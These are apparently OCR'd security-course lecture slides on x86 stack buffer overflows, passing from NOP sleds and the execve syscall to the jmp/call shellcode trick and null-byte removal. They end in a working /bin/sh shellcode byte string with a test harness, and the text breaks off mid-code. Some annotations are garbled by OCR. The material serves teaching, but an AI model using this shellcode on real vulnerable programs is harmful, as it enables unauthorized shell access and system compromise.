
Solutions (i.e., exploitation techniques):

- Environment variable
- Built-in, existing functions
- Memory that we can control
 - **The buffer itself** <~ we will go with this
 - Some other variable

```
$ ./executable-vuln  
XXXXXXXXXXXXXXXXXXXXAddressofbuf[]
```


addressofbuf[]

X	X	X	X
X	X	X	X
X	X	X	X
X	X	X	X



```
$ ./executable-vuln  
validmachinecodeaddressofbuf[]
```

addressofbuf []
code
hine
dmac
vali



! EVEN THOUGH THERE IS A VULNERABILITY BUT WE CAN'T EXPLOIT IT, IT DOESN'T MEAN THAT THE SYSTEM IS NOT VULNERABLE

Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.
ENOUGH SPACE FOR MY EXPLOITATION

How do we guess the **buffer address**?

Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

How do we guess the **buffer address**?


- Somewhere around **ESP**: **gdb**? (see next slide)
- unluckily, **exact address may change at each execution and/or from machine to machine.**
- the CPU is dumb: **off-by-one wrong and it will fail to fetch and execute, possibly crashing.**

Problem of Precision

Example: Precision Problem

```
$ ./executable-vuln  
validmachinecodeESP+4  
Segmentation fault
```

ESP+4
code
hine
dmac
vali



Reading the ESP Value in Practice

Plan A. Use a debugger: (gdb) p/x \$esp
0xbfffff680

Plan B. Read from a process:

```
unsigned long get_sp(void) {  
    __asm__("movl %esp,%eax");  
} //content of %eax is returned  
  
void main() {  
    printf("0x%x\n", get_sp());  
}
```

```
$ gcc -o sp sp.c  
  
$ ./sp  
0xbfffff6b8 <~ ESP  
$ ./sp  
0xbfffff6b8
```

Note: Be Careful with Debuggers

Notice that some debuggers, including `gdb`, add an offset to the allocated process memory.


So, the `ESP` obtained from `gdb` (Plan A) differs of a few words from the `ESP` obtained by reading directly within the process (Plan B).

Anyways, we still have a **problem of precision** (see next slides for a solution).

jmp to saved EIP

↓ JUMP TO SOMETHING
THAT IS ALWAYS
VAND


ESP ± offset



Approximate buffer address

Machine code

NOP (0x90) Sled to the Rescue



NOP Sled Explained

A “landing strip” such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of this area and the executable code

Sequence of NOP at the beginning of the buffer


- NOP is a 1-byte instruction (0x90 on x86), which does nothing at all

Where to Jump

Jump to “anywhere within the NOP sled range”

What to Execute? 5h311c0d3

Historically, goal of the attacker: to spawn a (privileged) shell (on a local/remote machine)



(Shell)code: sequence of machine instructions (that are needed to open a shell)

In general, a shellcode may do just anything (e.g., open a TCP connection, launch a VPN server, a reverse shell).

<http://shell-storm.org/shellcode/>

Basically: execute `execve("/bin/sh")`

execute IS THE MECHANISM THAT ALLOWS TO SWITCH FROM USER MODE TO KERNEL MODE TO PERFORM PRIVILEGED OPERATIONS

\$ man execve

COMMAND TO EXECUTE
↑
int execve(const char *pathname, char *const argv[], char *const envp[])

ARRAY THAT CONTAINS THE POSITION IN WHICH TO EXECUTE THE COMMAND
ENDS WITH A NULL POINTER

PONTER TO ALL THE ENVIRONMENT TO PASS TO THIS PROGRAM

Executes the program referred to by pathname.

Family of **system calls** (i.e., OS mechanism to switch context from the user mode to the kernel mode), needed to execute privileged instructions.

In Linux, a **system call** is invoked by executing a software interrupt through the **int** instruction passing the **0x80** value (or the equivalent instructions in nowadays processors).

```
(gdb) disassemble execve
...
movl $0xb, %eax          //0xb is "execve"
movl 0x8(%ebp), %ebx
movl 0xc(%ebp), %ecx
movl 0x10(%ebp), %edx
int $0x80
```

Calling convention

In Linux, a **system call** is invoked by executing a software interrupt through the **int** instruction passing the **0x80** value (or the equivalent instructions):

1. `movl $syscall_number, eax`
2. `Syscall arguments //GP registers (ebx, ecx, edx)`
 - a. `mov arg1, %ebx`
 - b. `mov arg2, %ecx`
 - c. `mov arg3, %edx`
3. `int 0x80 //Switch to kernel mode`

Syscall is executed

Writing shellcode

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

1. Write high level code
2. Compile and disassembly
3. Analyze assembly
 - a. Clean up code
4. Extract Opcode
5. Create the shellcode

A Simple x86 Shellcode Example

```
//C version of our shellcode.  
//We want to execute this:  
int main() {  
    char* hack[2];  
  
    hack[0] = "/bin/sh";  
    hack[1] = NULL;  
  
    execve(hack[0], &hack, &hack[1]);  
}      SHUNG- ADDRESS  ADDRESS
```

Disassemble execve

```
int execve(char *file, char *argv[], char *env[])

    move $0xb into EAX registry
    move EBP+8 (i.e., *file) into EBX
    move EBP+12 (i.e., *argv[0]) into ECX
    move EBP+16 (i.e., *env[0]) into EDX
    invoke the system call found in EAX
```

```
(gdb) disassemble execve
...
movl  $0xb,%eax          //0xb is "execve"
movl  0x8(%ebp),%ebx
movl  0xc(%ebp),%ecx
movl  0x10(%ebp),%edx
int   $0x80
```

A Simple x86 Shellcode Example

```
//C version of our shellcode.  
//We want to execute this:  
  
int main() {  
    char* hack[2];  
  
    hack[0] = "/bin/sh";  
    hack[1] = NULL;  
  
    execve(hack[0], &hack, &hack[1]);  
}
```

Mem. preparation: push arguments onto the stack

```
...  
movl $0x80027b8,0xfffffff8(%ebp)  
movl $0x0,0xfffffff0(%ebp)  
-----  
pushl $0x0  
leal 0xfffffff8(%ebp),%eax  
pushl %eax  
movl 0xfffffff8(%ebp),%eax  
pushl %eax  
call 0x80002bc < execve>  
...  
...
```


```
int execve(char *file, char *argv[], char *env[])  
  
    move $0xb into EAX registry  
    move EBP+8 (i.e., *file) into EBX  
    move EBP+12 (i.e., *argv[0]) into ECX  
    move EBP+16 (i.e., *env[0]) into EDX  
    invoke the system call found in EAX
```

```
(gdb) disassemble execve  
...  
movl $0xb,%eax //0xb is "execve"  
movl 0x8(%ebp),%ebx  
movl 0xc(%ebp),%ecx  
movl 0x10(%ebp),%edx  
int $0x80
```

Let's Prepare the Memory

We must prepare the stack such that the appropriate content is there:

- string "/bin/sh" somewhere in memory, terminated by \0 NULL TERMINATOR OF THE ARRAY
 - address of that string somewhere in memory
 - argv[0]
 - followed by NULL
 - argv[1]
 - *env
-
- The diagram illustrates the stack memory layout for the `execve` function. It shows a stack frame with four slots:
 - The first slot contains the string `/bin/sh`, labeled as `string file`.
 - The second slot contains the value `0`, labeled as `argv[0]`.
 - The third slot is labeled `ADDRESS`, which is described as the `3rd exec PARAMETER`.
 - The fourth slot contains the value `NULL`, labeled as `argv[1]`.Brackets below the stack frame group the first two slots as `string file`, the next two as `argv[0] argv[1]`, and the entire group as `argv`.



Everything can be parametrized w.r.t. the string
ADDRESS.

Let's put it together in a generic way

```
movl ADDRESS, array-offset(ADDRESS)
movb $0x0, nullbyteoffset(ADDRESS)
movl $0x0, null-offset(ADDRESS)
```

```
hack[0] = "/bin/sh"
terminate the string
hack[1] = NULL
```

```
----- <~ execve starts here
movl $0xb, %eax
movl ADDRESS, %ebx
leal array-offset(ADDRESS), %ecx
leal null-offset(ADDRESS), %edx
int $0x80
```

```
move $0xb to EAX
move hack[0] to EBX
move &hack to ECX
move &hack[1] EDX
interrupt
```

System call invocation

Everything can be parametrized w.r.t. the string
ADDRESS.

Problem

How to get the **exact** (not approximate)
ADDRESS of **/bin/sh** if we don't know where
we are writing it in memory?

ADDRESS OF .string INSTRUCTION

Problem

How to get the **exact** (not approximate) ADDRESS of `/bin/sh` if we don't know where we are writing it in memory?

Trick. The `call` instruction pushes the return address on the stack (e.g., saved EIP).

Executing a `call` just before declaring the string has the side effect of leaving the address of the string (next IP!) on the stack.

After .string → SYSTEM PUSHES ON THE
STACK THE NEXT POSITION

Jump and Call Trick for Portable Code

```
→ jmp    offset-to-call //jmp takes offsets! Easy!
      popl   %esi           //pop ADDRESS from stack ~> ESI
      movl   %esi, array-offset(%esi) from now on ESI == ADDRESS
      movb   $0x0, nullbyteoffset(%esi)
      movl   $0x0, null-offset(%esi)
      movl   $0xb, %eax       //execve starts here
      movl   %esi, %ebx
      leal   array-offset(%esi), %ecx
      leal   null-offset(%esi), %edx
      int    $0x80
      movl   $0x1, %eax       // what's this?!
      movl   $0x0, %ebx
      int    $0x80
      call   offset-to-popl
      .string \"/bin/sh\"      <~ next IP == string ADDRESS!
```

Note: the ESI register is typically used to save pointers or addresses.

The Resulting Shellcode

```
jmp    0x2a                      # 5 bytes
popl    %esi                      # 1 byte
movl    %esi,0x8(%esi)           # 3 bytes
movb    $0x0,0x7(%esi)           # 4 bytes
movl    $0x0,0xc(%esi)           # 7 bytes
movl    $0xb,%eax                # 5 bytes
movl    %esi,%ebx                # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int    $0x80                      # 2 bytes
movl    $0x1,%eax                # 5 bytes
movl    $0x0,%ebx                # 5 bytes
int    $0x80                      # 2 bytes
call    -0x2f                      # 5 bytes
.string "/bin/sh"                 # 8 bytes
```

Whooooops: Zero Problems :-(

```
$ as --32 shellcode.asm //assemble to binary code
$ objdump -d a.out //disassemble the code to have a look

0:  e9 26 00 00 00          jmp    0x2a
5:  5e                      pop    %esi
6:  89 76 08                mov    %esi,0x8(%esi)
9:  c6 46 07 00              movb   $0x0,0x7(%esi)
d:  c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
14: b8 0b 00 00 00          mov    $0xb,%eax
19: 89 f3                  mov    %esi,%ebx
1b: 8d 4e 08                lea    0x8(%esi),%ecx
1e: 8d 56 0c                lea    0xc(%esi),%edx
21: cd 80                  int    $0x80
23: b8 01 00 00 00          mov    $0x1,%eax
28: bb 00 00 00 00          mov    $0x0,%ebx
2d: cd 80                  int    $0x80
2f: e8 cd ff ff ff          call   0x1
34: 2f                      das
35: 62 69 6e                bound  %ebp,0x6e(%ecx)
38: 2f                      das
39: 73 68                  jae   0xa3
```

Problem. 0x00

is '\0', which is
the string term.

Any string-related
operation will stop
at the first '\0'
found.

Substitutions

such that no "malicious 0" appear

jmp -> jmp short (e9 26 00 00 00 -> eb 1f)
(need to adjust offsets correspondingly)

xorl %eax,%eax

movb \$0x0,0x7(%esi) -> movb %eax,0x7(%esi)

movl \$0x0,0xc(%esi) -> movl %eax,0xc(%esi)

movl \$0xb,%eax -> movl \$0xb,%al

movl \$0x0,%ebx -> xorl %ebx,%ebx

movl \$0x1,%eax -> movl %ebx,%eax
inc %eax

The Resulting Shellcode (reprise)

jmp	0x21	N0 SH3LLCODE IN TH3	# 2 bytes
popl	%esi	EXAM:-)	# 1 byte
movl	%esi,0x8(%esi)		# 3 bytes
xorl	%eax,%eax		# 2 bytes
movb	%eax,0x7(%esi)		# 3 bytes
movl	%eax,0xc(%esi)		# 3 bytes
movb	\$0xb,%al		# 2 bytes
movl	%esi,%ebx		# 2 bytes
leal	0x8(%esi),%ecx		# 3 bytes
leal	0xc(%esi),%edx		# 3 bytes
int	\$0x80		# 2 bytes
xorl	%ebx,%ebx		# 2 bytes
movl	%ebx,%eax		# 2 bytes
inc	%eax		# 1 byte
int	\$0x80		# 2 bytes
call	-0x20		# 5 bytes
.string	"/bin/sh"		# 8 bytes

Look ma! No zeroes! :D

```
$ as --32 shellcode.asm          //assemble to binary code  
$ objdump -d a.out              //disassemble the code to have a look
```

0:	eb 1f	jmp	0x21
2:	5e	pop	%esi
3:	89 76 08	mov	%esi,0x8(%esi)
6:	31 c0	xor	%eax,%eax
8:	88 46 07	mov	%al,0x7(%esi)
b:	89 46 0c	mov	%eax,0xc(%esi)
e:	b0 0b	mov	\$0xb,%al
10:	89 f3	mov	%esi,%ebx
12:	8d 4e 08	lea	0x8(%esi),%ecx
15:	8d 56 0c	lea	0xc(%esi),%edx
18:	cd 80	int	\$0x80
1a:	31 db	xor	%ebx,%ebx
1c:	89 d8	mov	%ebx,%eax
1e:	40	inc	%eax
1f:	cd 80	int	\$0x80
21:	e8 dc ff ff ff	call	0x2

[/bin/sh removed for brevity]

Shellcode, Ready to Use

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

//we can test it with:

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;

